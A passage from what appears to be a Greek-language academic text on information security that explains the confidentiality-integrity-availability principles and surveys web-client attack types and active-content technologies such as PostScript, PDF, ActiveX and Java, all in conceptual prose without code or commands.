επιτευχθεί με χρήση προγραμμάτων λογισμικού τα οποία συλλαμβάνουν πακέτα τα οποία όμως δεν προορίζονταν για αυτά. Με τον τρόπο αυτό μπορεί κάποιος να υποκλέψει σημαντικές πληροφορίες, τόσο για τα δεδομένα, όσο και για την ίδια την δομή του δικτύου.
- Η αρχή της ακεραιότητας εξασφαλίζει ότι η πληροφορία δεν έχει υποστεί κάποια αλλαγή με κάποιον παράνομο τρόπο κατά την μεταφορά της από τον αποστολέα στον παραλήπτη της. Επιθυμούμε να προστατέψουμε την πληροφορία να δεχθεί τροποποίηση από χρήστες ή εφαρμογές που δεν είναι εξουσιοδοτημένες να πράξουν κάτι τέτοιο, ή από χρήστες που είναι μεν εξουσιοδοτημένοι για προσπέλαση, αλλά τα δικαιώματά τους δεν τους επιτρέπουν να πραγματοποιήσουν καμιά τροποποίηση σε αυτήν. Για να μπορούμε να πούμε ότι ικανοποιείται η ακεραιότητα των δεδομένων μας πρέπει να εξασφαλίζεται ότι το μήνυμα που φτάνει σε έναν παραλήπτη είναι ίδιο με αυτό που έφυγε από τον αποστολέα. Το περιεχόμενο του μηνύματος πρέπει να είναι πλήρες και να μην έχει υποστεί καμιά αλλαγή σε κάποιον ενδιάμεσο κόμβο του δικτύου, και το κανάλι της επικοινωνίας είναι μεταξύ της νόμιμης πηγής και του σωστού προορισμού. Η ακεραιότητα μιας σύνδεσης μπορεί να εξασφαλιστεί με χρήση κρυπτογραφίας και έλεγχο δρομολόγησης. Ισχυρές μέθοδοι εξασφάλισης της ακεραιότητας υπάρχουν όταν γίνεται χρήση hash συναρτήσεων, όπως ο αλγόριθμος MD5 ή ο Ασφαλής Hash Αλγόριθμος (SHA). Η ακεραιότητα επεκτείνεται και στο λογισμικό των δικτυακών συσκευών, μέσω των οποίων μεταφέρονται δεδομένα. Το λογισμικό πρέπει να πιστοποιείται ώστε να εξασφαλίζεται

η προέλευσή του και η ορθή μεταφορά του στην κάθε συσκευή. Για παράδειγμα, όπως τα IP πακέτα έχουν ένα checksum με το οποίο ελέγχουν ότι δεν αλλοιώθηκε το πακέτο κατά την μεταφορά, έτσι και το λογισμικό των δικτυακών συσκευών της γνωστής εταιρίας CISCO συνοδεύεται από ένα checksum. Όταν το λογισμικό εγκατασταθεί σε κάποια συσκευή τότε πρέπει να πιστοποιείται ότι το checksum που επιστρέφει το λογισμικό με αυτό που δίνει η εταιρία για το λογισμικό αυτό. Έτσι εξασφαλίζεται η ορθή μεταφορά και εγκατάσταση του στην κάθε συσκευή.

- Η αρχή της διαθεσιμότητας εξασφαλίζει ότι η πληροφορία ή οι υπηρεσίες είναι προσπελάσιμες και λειτουργικές, όταν ζητηθούν από κάποιον ο οποίος είναι εξουσιοδοτημένος για πρόσβαση σε αυτές. Η ανοχή σε σφάλματα, ο πλεονασμός, τα εφεδρικά αντίγραφα, οι διαδικασίας ανάκτησης, η ανθεκτικότητα και η εξισορρόπηση φορτίου είναι σχεδιαστικές αρχές του δικτύου, οι οποίες χρησιμοποιούνται για να εξασφαλιστεί η διαθεσιμότητα. Αν τα συστήματα δεν είναι διαθέσιμα όταν πρέπει, τότε οι έννοιες εμπιστευτικότητα και ακεραιότητα δεν έχουν καμία απολύτως σημασία. Επιθέσεις Άρνησης Εξυπηρέτησης (DoS) έχουν ως στόχο να εμποδίσουν την ομαλή λειτουργία ενός συστήματος και να το κάνουν, έστω και προσωρινά, μη διαθέσιμο. Τέτοιες επιθέσεις σε εξυπηρετητές εταιριών που δραστηριοποιούνται στο διαδίκτυο μπορεί να σημαίνουν σημαντική απώλεια εσόδων, οπότε σε τέτοιες περιπτώσεις η διαθεσιμότητα είναι ο πρώτος στόχος. Το πρόβλημα με τις επιθέσεις DoS γίνεται σήμερα ακόμη μεγαλύτερο, καθώς εμφανίζεται συχνά μια νέα εκδοχή αυτού του τύπου επίθεσης, η DDoS (Distributed Denial of Service), η οποία είναι ακόμη πιο αποτελεσματική και δύσκολη στην αντιμετώπιση.

Εκτός από τις προαναφερόμενες τρείς αρχές πρέπει να ληφθούν υπόψιν και οι αρχές της Ιδιωτικότητας (Privacy), Πιστοποίησης (Authentication), Εξουσιοδότησης (Authorization) και Υπευθυνότητας (Accountability).

- Η αρχή της ιδιωτικότητας εξασφαλίζει πως η πληροφορία που ανταλλάσσεται μεταξύ των χρηστών παραμένει απόρρητη και είναι εμφανής μόνο στους νόμιμους χρήστες. Για να είναι ένα δίκτυο υπολογιστών ασφαλές, πρέπει να εξασφαλίζεται πως κανένας κακόβουλος ενδιάμεσος χρήστης δεν μπορεί να δει την πληροφορία που διακινείται πάνω στο δίκτυο. Το να εμποδίζεται η αλλοίωση των δεδομένων είναι οπωσδήποτε κρίσιμο σε ένα δίκτυο, ωστόσο αυτό δεν αρκεί. Για να μπορεί κάποιος να ισχυρισθεί πως είναι ασφαλής, θα πρέπει να εξασφαλίζεται και το απόρρητο της επικοινωνίας. Μάλιστα, στις μέρες μας είναι πολύ συχνό θέμα συζήτησης τα Ευαίσθητα Προσωπικά Δεδομένα, για την προστασία των οποίων και λαμβάνονται συνεχώς μέτρα. Και μόνο το γεγονός αυτό πρέπει να μας κάνει να σκεφτούμε πάρα πολύ σοβαρά την αρχή της ιδιωτικότητας σε οποιαδήποτε προσπάθεια υλοποίησης ασφαλείας σε ένα δίκτυο υπολογιστών. Ένα μέτρο που χρησιμοποιείται για την ικανοποίηση της παραπάνω απαίτησης είναι η κρυπτογραφία. Κρυπτογραφώντας την μεταδιδόμενη πληροφορία καταφέρνουμε να την «κρύψουμε» από οποιονδήποτε κακόβουλο ενδιάμεσο αποδέκτη ή παρατηρητή, δίνοντάς της μια ακαταλαβίστικη μορφή, από την οποία είναι δύσκολο να εξαχθεί η αρχική πληροφορία.
- Πιστοποίηση είναι η διαδικασία εκείνη που εξασφαλίζει πως ένας χρήστης είναι νόμιμος για κάποιο σύστημα. Για να γίνει η πιστοποίηση απαιτείται τα διαπιστευτήρια του χρήστη να αντιστοιχούν με αυτά του συστήματος στο οποίο ο χρήστης θέλει να αποκτήσει πρόσβαση. Η πιο συχνή μορφή πιστοποίησης είναι με τη χρήση κάποιου μυστικού κωδικού, συνήθως σε

συνδυασμό με ένα όνομα χρήστη. Ο χρήστης που θέλει να πιστοποιήσει τον εαυτό του στο σύστημα, εισάγει το όνομα χρήστη και τον κωδικό που αντιστοιχεί στο όνομα αυτό και αν ο συνδυασμός αυτός ταυτίζεται με αυτόν που έχει το σύστημα, τότε ο χρήστης πιστοποιείται και αποκτά πρόσβαση με δικαιώματα αυτά που του παρέχει ο συγκεκριμένος λογαριασμός. Η χρήση του συνδυασμού ονόματος χρήστη και κωδικού για την πιστοποίηση ενός χρήστη, αν και χρησιμοποιείται ευρύτατα, δεν αποτελεί, τουλάχιστον από μόνη της, την ιδανική λύση στο πρόβλημα της πιστοποίησης. Συνήθως χρησιμοποιείται σε συνδυασμό με άλλες τεχνικές οι οποίες αυξάνουν κατά πολύ το βαθμό ασφαλείας της όλης διαδικασίας. Μπορεί για παράδειγμα να χρησιμοποιείται σε συνδυασμό με τεχνικές κρυπτογραφίας, ώστε τα διαπιστευτήρια να μην στέλνονται πάνω από το δίκτυο ως απλό κείμενο (plain text), αλλά με κάποια κρυπτογραφημένη μορφή. Η λύση του κωδικού πάσχει και από την φύση της, καθώς δεν είναι σπάνιο το φαινόμενο χρηστών που εύκολα αποκαλύπτουν τον κωδικό τους ή τον έχουν ακόμη και σημειωμένο κάπου κοντά στο σύστημα στο οποίο πιστοποιείται. Για την αποφυγή τέτοιων καταστάσεων αναπτύχθηκαν τεχνικές οι οποίες πιστοποιούν κάποιον χρήστη μοναδικά, αξιοποιώντας τα μοναδικά χαρακτηριστικά του κάθε ατόμου. Μια τέτοια τεχνική κάνει χρήση των χαρακτηριστικών της ίριδας του ματιού και πιστοποιεί κάποιον χρήστη συγκρίνοντας την ίριδα του ματιού του, με αυτήν που έχει αποθηκευμένη για τον χρήστη αυτό. Με τέτοιες τεχνικές είναι φανερό πως τα μειονεκτήματα της χρήσης κωδικού για την πιστοποίηση ενός χρήστη, εξαλείφονται και το σύστημα πιστοποιεί πλέον με μεγαλύτερη πιθανότητα μόνο νόμιμους χρήστες.

- Μόλις κάποιος χρήστης πιστοποιηθεί, τότε πρέπει να εξουσιοδοτηθεί. Η διαδικασία της εξουσιοδότησης εξασφαλίζει τα κατάλληλα δικαιώματα για τον χρήστη που μόλις πιστοποιήθηκε. Με άλλα λόγια καθορίζει τι ενέργειες επιτρέπεται να εκτελέσει στο σύστημα και τι δεδομένα μπορεί να προσπελάσει. Η διαδικασία της εξουσιοδότησης είναι από τις πλέον σημαντικές σε ένα σύστημα, καθώς λανθασμένες ρυθμίσεις στον λογαριασμό ενός χρήστη, ενδέχεται να του δώσουν πρόσβαση σε λειτουργίες ή δεδομένα που δε θα έπρεπε να μπορεί να διαχειριστεί. Ένα τέτοιο λάθος καταργεί αυτομάτως τον όποιο σχεδιασμό ασφαλείας έχει αναπτυχθεί. Υπάρχει μια λογική η οποία είναι γνωστή ως «Αρχή των Ελαχίστων Δικαιωμάτων» και η οποία πρέπει να ακολουθείται σε κάθε περίπτωση. Αυτό που μας υποδεικνύει είναι πως πάντα πρέπει να δίνουμε τα ελάχιστα δικαιώματα σε κάποιον χρήστη, ώστε να μπορεί να εκπληρώσει την εργασία του στο σύστημα. Τίποτε παραπάνω. Οποιοδήποτε επιπλέον δικαίωμα στον λογαριασμό του, όσο αθώο και να φαίνεται, μπορεί να αποτελέσει τρωτό σημείο τόσο για το σύστημα, όσο και για το δίκτυο συνολικά. Όσο πιο περιορισμένα είναι τα δικαιώματα ενός λογαριασμού, τόσο πιο ασφαλές είναι το περιβάλλον που επιβλέπουμε. Δυστυχώς η αλήθεια αυτή συχνά παραβλέπεται από τους διαχειριστές δικτύων, οι οποίοι για να αποφύγουν περιπτώσεις διαμαρτυριών για τον περιορισμό των δικαιωμάτων από τους χρήστες, προτιμούν να δίνουν επιπλέον δικαιώματα στους λογαριασμούς, χωρίς όμως να υπάρχει λόγος. Μια καλή λύση στο πρόβλημα αυτό είναι ο καθορισμός αυστηρών κανόνων ασφαλείας και οδηγιών για τα επίπεδα δικαιωμάτων από την διοίκηση της κάθε εταιρίας ή οργανισμού. Με τον τρόπο αυτό, οι διαχειριστές δικτύων μπορούν να εφαρμόσουν αυστηρή πολιτική ασφαλείας, αποφεύγοντας τις διαμαρτυρίες των υπολοίπων χρηστών, στηριζόμενοι πάντα στο πλάνο ασφαλείας που έχει εκδοθεί από την διοίκηση.
- Η πολιτική ασφαλείας ενός οργανισμού ή μιας εταιρίας έχει νόημα και πρακτική εφαρμογή μόνο αν υπάρχει η έννοια της υπευθυνότητας. Με άλλα λόγια, η ασφάλεια έχει νόημα μόνο

στην περίπτωση όπου κάθε χρήστης είναι υπεύθυνος για τις πράξεις του. Η αποτελεσματικότητα τώρα της αρχής αυτής έχει να κάνει με το κατά πόσο είναι δυνατή η σωστή απόδοση ευθυνών, αλλά και με την ικανότητα ανίχνευσης των ενεργειών ενός χρήστη. Η υπευθυνότητα αρχίζει να έχει υπόσταση όταν, μέσω των μηχανισμών πιστοποίησης και εξουσιοδότησης, γίνει η ταύτιση ενός ατόμου με τις ενέργειές του σε κάποιο σύστημα ή σε κάποιο δίκτυο.

### Επιθέσεις που θέτουν σε κίνδυνο την εμπιστευτικότητα

Οι επιθέσεις που στοχεύουν την εμπιστευτικότητα έχουν ως στόχο την απόκτηση πρόσβασης σε οποιαδήποτε πόρο ή πληροφορία που η χρήση της είναι περιορισμένη σε συγκεκριμένο χρήστη ή ομάδα. Για παράδειγμα πληροφορίες όπως ιατρικά αρχεία, τραπεζικοί λογαριασμοί, αριθμοί κοινωνικής ασφάλισης, φορολογικά στοιχεία θεωρούνται προσωπικές. Επιθέσεις οι οποίες έχουν ως στόχο την παραβίαση της εμπιστευτικότητας είναι οι παρακάτω:

#### *Επίθεση με εκμετάλλευση των cookies*

Τα cookies είναι μικρές μονάδες δεδομένων τα οποία δημιουργούνται και αποθηκεύονται στον σκληρό δίσκο του υπολογιστή μας από τα Websites που επισκεπτόμαστε στο Internet, με απώτερο σκοπό την αναγνώρισή μας από τα ίδια Web sites την επόμενη φορά που θα βρεθούμε στις ιστοσελίδες τους. Για παράδειγμα κάποιες εφαρμογές όπως web mail clients μπορεί να δίνουν στον χρήστη την δυνατότητα να μην χρειάζεται να εισάγει τα στοιχεία του κάθε φορά που θέλει να αποκτήσει πρόσβαση. Οπότε εάν ο επιτιθέμενος αποκτήσει πρόσβαση στο cookie αυτό, θα μπορέσει να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στον λογαριασμό του χρήστη.

#### *Επίθεση χρησιμοποιώντας την αυτόματη συμπλήρωση στοιχείων και το ιστορικό*

Οι web browsers αποθηκεύουν τεράστια μεγέθη πληροφορίας στις περιηγήσεις του χρήστη. Κάθε ιστοσελίδα που επισκέπτεται αποθηκεύεται στη προσωρινή μνήμη και στο ιστορικό του web browser. Το μέγεθος της πληροφορίας που αποθηκεύεται εξαρτάται από τον web browser αλλά και από τις συγκεκριμένες ρυθμίσεις. Το αποτέλεσμα ωστόσο είναι μια τράπεζα από πληροφορίες στις οποίες εάν αποκτήσει πρόσβαση ο επιτιθέμενος μπορεί να χρησιμοποιήσει για να εξαπολύσει τις επόμενες επιθέσεις του.

#### *Social engineering*

Ο όρος social engineering αναφέρεται σε συγκεκριμένη μέθοδο ηλεκτρονικής επίθεσης, η οποία χαρακτηρίζεται ως η μεγαλύτερη απειλή στην ασφάλεια πληροφοριακών συστημάτων. Ορίζεται ως η πράξη χειραγώγησης ατόμων με σκοπό την απόσπαση πληροφοριών. Για παράδειγμα παρουσιάζεται στο θύμα μια κακόβουλη ιστοσελίδα η οποία όμως μοιάζει αυθεντική. Συνήθως ζητάει από το χρήστη να εισάγει προσωπικά στοιχεία τα οποία στην συνέχεια έρχονται στην κατοχή του επιτιθέμενου.

#### *Client Scanning*

Ο επιτιθέμενος χρησιμοποιεί εφαρμογές όπως network και port scanners με σκοπό να αποκτήσει πληροφορίες που σχετίζονται με το εσωτερικό δίκτυο, την ύπαρξη web-server, routers και hosts. Τα εργαλεία αυτά μπορούν να αποκτήσουν και πληροφορίες όπως τι υπηρεσίες τρέχουν, και ποια έκδοση λογισμικού έχει η κάθε υπηρεσία.

## Επιθέσεις που θέτουν σε κίνδυνο την ακεραιότητα

Οι επιθέσεις σε αυτήν την κατηγορία έχουν κατά κύριο λόγο ως στόχο την εισαγωγή ή την εκτέλεση κακόβουλου κώδικα στον πελάτη. Εάν ο επιτεθειμένος καταφέρει να διεισδύσει και να επηρεάσει την ακεραιότητα των επικοινωνιών μπορεί να εκτελέσει δεκάδες άλλες επιθέσεις.

### *Cross-Site/Domain/Zone Scripting*

Αυτού του είδους οι επιθέσεις εξαρτώνται από τις αδυναμίες που έχουν οι ιστοσελίδες δίνοντας την δυνατότητα να εκτελεστεί κώδικας, όπως JavaScript. Σε ένα τέτοιο σενάριο ο επιτιθέμενος θα εισάγει αυτού του είδους κώδικα στην ιστοσελίδα ο οποίος θα εκτελεστεί και θα εγκατασταθεί στο σύστημα του χρήστη όταν αυτός την επισκεφτεί. Με τον ίδιο τρόπο ο επιτιθέμενος μπορεί να κλέψει προσωπικές πληροφορίες ή να εκτελέσει άλλα απομακρυσμένα exploit.

### *Pharming*

Pharming είναι μια επίθεση που σκοπός είναι να ανακατευθύνει τον χρήστη αντί για την ιστοσελίδα που είχε σκοπό, σε μια άλλη η οποία θα εξυπηρετεί τους σκοπούς του επιτιθέμενου. Μπορεί να πραγματοποιηθεί αλλάζοντας το αρχείο hosts στον υπολογιστή του χρήστη ή βρίσκοντας και χρησιμοποιώντας μια αδυναμία στους DNS Servers που είναι υπεύθυνοι για την «μετάφραση» της ονομασίας των διευθύνσεων στις IP διευθύνσεις.

### *Malware*

Προέρχεται από τις λέξεις malicious software και αποτελεί μείζον πρόβλημα για την ασφάλεια των Πληροφοριακών Συστημάτων. Το λογισμικό χαρακτηρίζεται ως κακόβουλο όταν βάσει των προθέσεων του προγραμματιστή, το λογισμικό που προκύπτει διαθέτει τις απαιτούμενες εντολές προκειμένου να βλάψει ένα υπολογιστικό σύστημα. Ένα τυπικό σενάριο περιλαμβάνει μια ιστοσελίδα η οποία φιλοξενεί αυτό το κακόβουλο λογισμικό και προσπαθεί μέσω διαφόρων μεθόδων να πείσει τον χρήστη να το κατεβάσει και να το εκτελέσει στον υπολογιστή του. Για παράδειγμα ένας χρήστης επισκέπτεται μια ιστοσελίδα με περιεχόμενο βίντεο και τον ενημερώνει ότι για να μπορέσει να το δει χρειάζεται να κατεβάσει κατάλληλους codecs. Μόλις ο χρήστης κατεβάσει και εγκαταστήσει τους codecs που στην πραγματικότητα δεν είναι τίποτα άλλο από ένα κακόβουλο πρόγραμμα, ο επιτιθέμενος αποκτά πρόσβαση στον υπολογιστή του θύματος.

## Επιθέσεις που θέτουν σε κίνδυνο την διαθεσιμότητα

Οι επιθέσεις σε αυτήν την κατηγορία έχουν ως στόχο να πλήξουν την διαθεσιμότητα των πληροφοριακών συστημάτων και των πόρων που έχουν διαθέσιμους.

### *Denial of Service*

Επιθέσεις άρνησης εξυπηρέτησης (Denial-of-service attack, DoS attack) ονομάζονται γενικά οι επιθέσεις εναντίον ενός υπολογιστή, ή μιας υπηρεσίας που παρέχεται, οι οποίες έχουν ως σκοπό να καταστήσουν τον υπολογιστή ή την υπηρεσία ανίκανη να δεχτεί άλλες συνδέσεις και έτσι να μην μπορεί να εξυπηρετήσει άλλους πιθανούς πελάτες. Η κυριότερη μορφή των επιθέσεων αυτών χρησιμοποιεί πολλαπλές επιθέσεις μέσω άλλων θυμάτων ή και θυτών και είναι γνωστή σαν κατανεμημένη επίθεση άρνησης εξυπηρέτησης (distributed denial-of-service attack, DDoS attack).

### *Pop-Ups και Pop-Unders*

Τα αναδυόμενα παράθυρα είναι ένα συχνό φαινόμενο στην περιήγηση των χρηστών στο διαδίκτυο. Αν και τα αναδυόμενα παράθυρα από μόνα τους μπορεί να μην αποτελούν σημαντικό πρόβλημα, ο πολλαπλός όμως καταιγισμός ενός χρήστη από αυτά μπορεί να προκαλέσει κατανάλωση όλων των

υπολογιστικών πόρων του συστήματος του χρήστη. Αυτού του τύπου οι επιθέσεις που ονομάζονται και pop-pup floods κατακλύζουν κυρίως το χρήστη με διαφημίσεις. Σε άλλες περιπτώσεις εμποδίζουν τον χρήστη να κλείσει τα αναδυόμενα παράθυρα προκαλώντας browser hijacking.

### Ενεργό περιεχόμενο

Στο σημερινό διαδικτυακό περιβάλλον υπάρχει μια «έκρηξη» δυναμικού και ενεργού περιεχομένου το οποίο προσφέρει στους χρήστες μια πληθώρα από υπηρεσίες κάνοντας την διάδραση της διαδικτυακής εμπειρίας του χρήστη ευχάριστη και συναρπαστική. Περιεχόμενο όπως πολυμέσα ροής, ήχος και διαδραστικές εφαρμογές έχουν γίνει σύνηθες φαινόμενο λόγω των ισχυρών δυνατοτήτων που προσφέρουν. Το δυναμικό περιεχόμενο που προσφέρεται από τεχνολογίες όπως ActiveX, Java, JavaScript έχουν μεγάλη επιρροή στην χρηστικότητα, την πλούσια και δυναμική εμπειρία που προσφέρουν.

Ως φυσικό επακόλουθο με κάθε όφελος έρχεται και ένα μειονέκτημα το οποίο στην περίπτωση του δυναμικού περιεχομένου τα τελευταία χρόνια πολλές αδυναμίες έχουν έρθει στο προσκήνιο κάνοντας δυνατή την εκμετάλλευση τους. Η αυξημένη πολυπλοκότητα που αυτές οι υπηρεσίες προσφέρουν κάνουν την διαδικτυακή εμπειρία πιο ευχάριστη αλλά ταυτόχρονα την ασφάλιση τους πιο δύσκολή [2].

#### *Τι είναι το ενεργό περιεχόμενο*

Το ενεργό περιεχόμενο είναι ένα χαρακτηριστικό των ιστοσελίδων και δικτυακών εφαρμογών το οποίο έχει γνωρίσει μεγάλη άνθηση τα τελευταία χρόνια. Ενεργό περιεχόμενο θεωρείται οποιοδήποτε περιεχόμενο που θεωρείται δυναμικό, διαδραστικό προσφέροντας αυξημένη λειτουργικότητα σε μια ιστοσελίδα. Σκοπός του είναι να κάνει την περιήγηση του χρήστη πιο διασκεδαστική. Παραδείγματα τέτοιου περιεχομένου περιλαμβάνουν εικόνες, βίντεο, Flash, toolbars, κ.α.

Όπως οποιαδήποτε νέα τεχνολογία όλες οι μορφές ενεργού περιεχομένου έχουν παρουσιάσει σημαντικά κενά ασφαλείας και έχει δειχθεί ότι είναι η πηγή πολλών απειλών όπως επιθέσεις ηλεκτρονικού ψαρέματος, buffer overflows, εκτέλεση απομακρυσμένου κώδικα κ.α.

Αυτό που κάνει το ενεργό περιεχόμενο απειλή είναι το γεγονός ότι ο χρήστης κατεβάζει σενάρια εντολών η ακόμη και ολόκληρα εκτελέσιμα αρχεία αυξάνοντας έτσι την πιθανότητα την εκτέλεση κακόβουλου περιεχομένου.

#### *Παραδείγματα τεχνολογιών ενεργού περιεχομένου*

### Postscript

Ένα από τα παλαιότερα παραδείγματα ενεργού περιεχομένου είναι το PostScript (γλώσσα απεικόνισης σελίδων) που χρησιμοποιείται ακόμα και σήμερα. Οι εντολές PostScript είναι εντολές σε ASCII κώδικα που μεταφράζονται στην γλώσσα μηχανής του εκτυπωτή μέσω ενός PostScript διερμηνευτή που είναι ενσωματωμένος στον εκτυπωτή [3].

Η PostScript γλώσσα είναι μια ισχυρή γλώσσα με πολλές προγραμματιστικές δυνατότητες κάνοντας την έτσι ικανή τα αρχεία της να περιέχουν ενεργό περιεχόμενο. Δυστυχώς οι λειτουργίες της μπορεί να αλλαχθούν από κακόβουλους χρήστες κάνοντας μια εικόνα που κατά τα φαινόμενα φαίνεται αβλαβής, να έχει την δυνατότητα να προκαλέσει ζημιά.

Ένα από τα πρώτα exploit της τεχνολογίας PostScript περιλάμβανε την δυνατότητα της γλώσσας να ορίζει ένα κωδικό πρόσβασης ο οποίος κρατείται στον διερμηνευτή. Σε μερικές hardware υλοποιήσεις

εάν είχε οριστεί κωδικός πρόσβασης, αυτός έμενε σε μη πτητική περιοχή μνήμης (non-volatile memory) και δεν επέτρεπε σε έγγραφα να εκτυπωθούν εκτός και αν αυτά περιείχαν τον ίδιο κωδικό. Έτσι κάποιος επιτιθέμενος στέλνοντας ένα έγγραφο που του όριζε κωδικό πρόσβασης έβγαζε τον εκτυπωτή από λειτουργία.

### Φορμά φορητού εγγράφου (PDF)

Το Portable Document Format (φορμά φορητού εγγράφου) (PDF) είναι φορμά αρχείου που χρησιμοποιείται για την απεικόνιση εγγράφων ανεξαρτήτως λογισμικού, υλικού και λειτουργικού συστήματος. Κάθε PDF αρχείο περιλαμβάνει πλήρη περιγραφή ενός καθορισμένου εγγράφου, στην οποία περιλαμβάνεται το κείμενο, οι γραμματοσειρές, τα γραφικά και άλλες απαιτούμενες πληροφορίες. Το 1991, ο συνιδρυτής της Adobe Systems Τζον Γουόρνοκ (John Warnock) περιέγραψε ένα σύστημα που αποκαλούσε "Camelot" και εξελίχθηκε στο PDF [2]

Ενώ η Adobe Systems διέθεσε τις προδιαγραφές του PDF ελεύθερα το 1993, ουσιαστικά το φορμά PDF παρέμεινε ιδιοκτησιακό, ελεγχόμενο από την Adobe, έως ότου απελευθερώθηκε επίσημα ως ανοικτό πρότυπο στις 1 Ιουλίου, 2008, και δημοσιεύτηκε από τον Διεθνή Οργανισμό Τυποποίησης. Το 2008, η Adobe δημοσίευσε μία Άδεια Δημόσιας Ευρεσιτεχνίας παρέχοντας ελεύθερες δικαιωμάτων ευρεσιτεχνίες που κατείχε η Adobe, έτσι ώστε να είναι δυνατή η δημιουργία, πώληση και διανομή εφαρμογών PDF. Ωστόσο, υπάρχουν ακόμα τεχνολογίες που χρησιμοποιούνται σε αρχεία PDF τα οποία καθορίζονται και χρησιμοποιούνται αποκλειστικά από την Adobe παραμένοντας σε ιδιοκτησιακό καθεστώς (π.χ. Adobe XML Forms Architecture, Adobe JavaScript).

Τα τελευταία χρόνια έχουν παρουσιαστεί πληθώρα από ευπάθειες στο φορμά φορητού εγγράφου. Ένας κακόβουλος χρήστης εκμεταλλευόμενος αυτές τις ευπάθειες και πείθοντας τον χρήστη να ανοίξει το κακόβουλο PDF δύναται να αποκτήσει την δυνατότητα να εκτελέσει κακόβουλο κώδικα, να αλλάξει τα συστήματα αρχείων του χρήστη, να αποκτήσει πρόσβαση στον υπολογιστή του θύματος ή ακόμα να προκαλέσει άρνηση παροχής υπηρεσιών. Το ίδιο μπορεί να συμβεί και κατά το αυτόματο άνοιγμα του αρχείου από τον browser του χρήστη εάν αυτό φιλοξενείται σε μια ιστοσελίδα [4].

### ActiveX

Η τεχνολογία ActiveX (γνωστή και ως OLE-Object Link Exchange, ή COM- Component Object Model), προτάθηκε ως ένα σύνολο από τεχνικές που διευκολύνουν την ανταλλαγή πληροφοριών μεταξύ εφαρμογών. Για παράδειγμα, ενώ εκτελούμε μία εφαρμογή των Windows, είναι εφικτό να τροφοδοτήσουμε με δεδομένα μία άλλη εφαρμογή και στη συνέχεια να δούμε το αποτέλεσμα της επεξεργασίας. Στο Web, τα στοιχεία ActiveX είναι κώδικας μικρού μεγέθους, ενσωματωμένος σε μια σελίδα Web που ως σκοπό έχουν την επέκταση των δυνατοτήτων της . Τα στοιχεία ActiveX δεν είναι ανεξάρτητα προγράμματα αλλά για να λειτουργήσουν χρειάζονται είτε το λειτουργικό σύστημα Windows ή κάποιο προσομοιωτή των Windows. Η διάδραση μεταξύ των εφαρμογών επιτρέπει για παράδειγμα σε ένα στοιχείο ActiveX την εμφάνιση και επεξεργασία ενός εγγράφου του Word ή Excel μέσα από το πρόγραμμα πλοήγησης, την ακρόαση σταθμών μέσα από το πρόγραμμα πλοήγησης κλπ [5].

Σε πολλές περιπτώσεις ένα στοιχείο ActiveX μπορεί να είναι φορέας κακόβουλου κώδικα. Ένα στοιχείο ActiveX δεν εκτελείται σε προστατευόμενο περιβάλλον (sandbox), αλλά «κληρονομεί» τα δικαιώματα πρόσβασης του χρήστη που το εκτελεί. Για το σκοπό αυτό, στα πλαίσια της τεχνολογίας Authenticode, όλα τα στοιχεία ActiveX που είναι ενσωματωμένα σε σελίδες Web, αυθεντικοποιούνται από το

δημιουργό τους, χρησιμοποιώντας ένα σύστημα ψηφιακής υπογραφής. Το πρόγραμμα πλοήγησης εμποδίζει εξ' ορισμού τμήματα κώδικα ActiveX που δεν έχουν υπογραφεί (εκτός και εάν έχει επιλεχθεί άλλη ρύθμιση από το χρήστη), ενώ για όσα προγράμματα είναι υπογεγραμμένα ψηφιακά, προτρέπει το χρήστη να αποφασίσει αν επιθυμεί την εκτέλεση τους. Οι χρήστες μπορεί να μην γνωρίζουν τις πιθανές επιπτώσεις των επιλογών τους και στην περίπτωση που είναι ενημερωμένοι ο επιτιθέμενος μπορεί να τον ξεγελάσει αλλάζοντας το μήνυμα διαλόγου κατάλληλα παροτρύνοντας τον να το επιλέξει. Εφόσον ο χρήστης απαντήσει καταφατικά, το πρόγραμμα εκτελείται με τα δικαιώματα του λογαριασμού του χρήστη. Το πρόβλημα με τον υπογεγραμμένο κώδικα ActiveX (αλλά και γενικότερα με κάθε είδους υπογεγραμμένο κώδικα) είναι ότι οι χρήστες καλούνται να αποφασίσουν εάν εμπιστεύονται ή όχι το δημιουργό του λογισμικού που πρόκειται να εκτελεστεί. Ο υπογεγραμμένος κώδικας συνοδεύεται και από ένα ψηφιακό πιστοποιητικό που έχει υπογραφεί από κάποια Τρίτη Οντότητα. Το πιστοποιητικό αυτό, εφόσον η τρίτη οντότητα είναι έμπιστη, πιστοποιεί ότι η ταυτότητα του δημιουργού του κώδικα είναι η σωστή, ωστόσο δεν πιστοποιεί ότι ο κώδικας είναι ασφαλής [2].

### Java

Η Java είναι μια αντικειμενοστρεφής γλώσσα προγραμματισμού που σχεδιάστηκε από την εταιρεία πληροφορικής Sun Microsystems. Ένα από τα βασικά πλεονεκτήματα της Java έναντι των περισσότερων άλλων γλωσσών είναι η ανεξαρτησία του λειτουργικού συστήματος και πλατφόρμας. Τα προγράμματα που είναι γραμμένα σε Java τρέχουνε ακριβώς το ίδιο σε Windows, Linux, Unix και Macintosh χωρίς να χρειαστεί να ξαναγίνει μεταγλώττιση (compiling) ή να αλλάξει ο πηγαίος κώδικας για κάθε διαφορετικό λειτουργικό σύστημα. Για να επιτευχθεί όμως αυτό χρειαζόταν κάποιος τρόπος έτσι ώστε τα προγράμματα γραμμένα σε Java να μπορούν να είναι «κατανοητά» από κάθε υπολογιστή ανεξάρτητα του είδους επεξεργαστή (Intel x86, IBM, Sun SPARC, Motorola) αλλά και λειτουργικού συστήματος (Windows, Unix, Linux, BSD, MacOS). Ο λόγος είναι ότι κάθε κεντρική μονάδα επεξεργασίας κατανοεί διαφορετικό κώδικα μηχανής. Ο συμβολικός κώδικας (assembly) που μεταφράζεται και εκτελείται σε Windows είναι διαφορετικός από αυτόν που μεταφράζεται και εκτελείται σε έναν υπολογιστή Macintosh. Η λύση δόθηκε με την ανάπτυξη της Εικονικής Μηχανής (Virtual Machine ή VM) [13].

